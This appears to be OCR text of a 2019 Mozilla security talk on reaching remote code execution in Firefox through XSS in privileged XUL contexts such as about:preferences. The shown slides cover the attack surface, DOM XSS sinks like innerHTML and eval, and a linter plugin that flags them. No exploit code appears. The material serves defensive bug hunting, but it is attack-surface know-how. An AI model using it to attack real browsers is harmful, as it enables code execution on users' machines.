moz://a

RCE in Firefox beyond memory corruptions

The Call of XUL'thulhu

AllStars - Amsterdam 2019

Frederik Braun (@freddyb)
Security Engineer

Agenda

0. Prologue

   Motivation and “historic” background information

1. Attack Surface

   How Web Hacking is Browser Hacking

2. Low-hanging fruits on the Syntax Tree

   Using a JavaScript linter to find bugs

3. Vulnerabilities

   Showcasing the code

4. Writing the Exploit

   Dealing with strict XML parsing and URL encoding

5. A Dark Shadow

   Future Work

Prologue

XML User Interface Language

also known as XUL

HTML, XML, XHTML and XUL

HTML for the 1990s

XML for data

XHTML for future web pages?


XUL for the future of cross-platform interfaces?

ACT 1

Mapping the Attack Surface


Privileged Contexts


`about:preferences`



XUL & Privileged Contexts

about:preferences






ACT 2

Finding XSS in Privileged Contexts


Finding XSS

Using Search



Finding XSS

Using Search



Low-hanging fruits on the Syntax Trees

Esprima Parser Demo

`foo.innerHTML = evil;`


```
{
    "type": "Program",
    "body": [
    {
        "type": "ExpressionStatement",
        "expression": {
            "type": "AssignmentExpression",
            "operator": "=",
            "left": {
                "type": "MemberExpression",
                "computed": false,
                "object": {
                    "type": "Identifier",
                    "name": "foo"
                },
                "property": {
                    "type": "Identifier",
                    "name": "innerHTML"
                }
            },
            "right": {
                "type": "Identifier",
                "name": "evil"
            }
        }
    }
    ],
    "sourceType": "script"
}
```

DOM XSS Sinks

and where to find them

1. Calls to functions like `eval`, `insertAdjacentHTML`, `document.write`, `document.writeln`
2. Assignments to `outerHTML` or `innerHTML` with `=` or `+=`
3. Perform analysis (next slide) on function parameter (1) or right-hand side (2)

False Positives

1. Allow pure literals (numbers, hardcoded strings)
2. Ignore code in `tests/`

https://github.com/mozilla/eslint-plugin-no-unsanitized

eslint-plugin-no-unsanitized versus mozilla-central

Numbers from Spring 2017

34

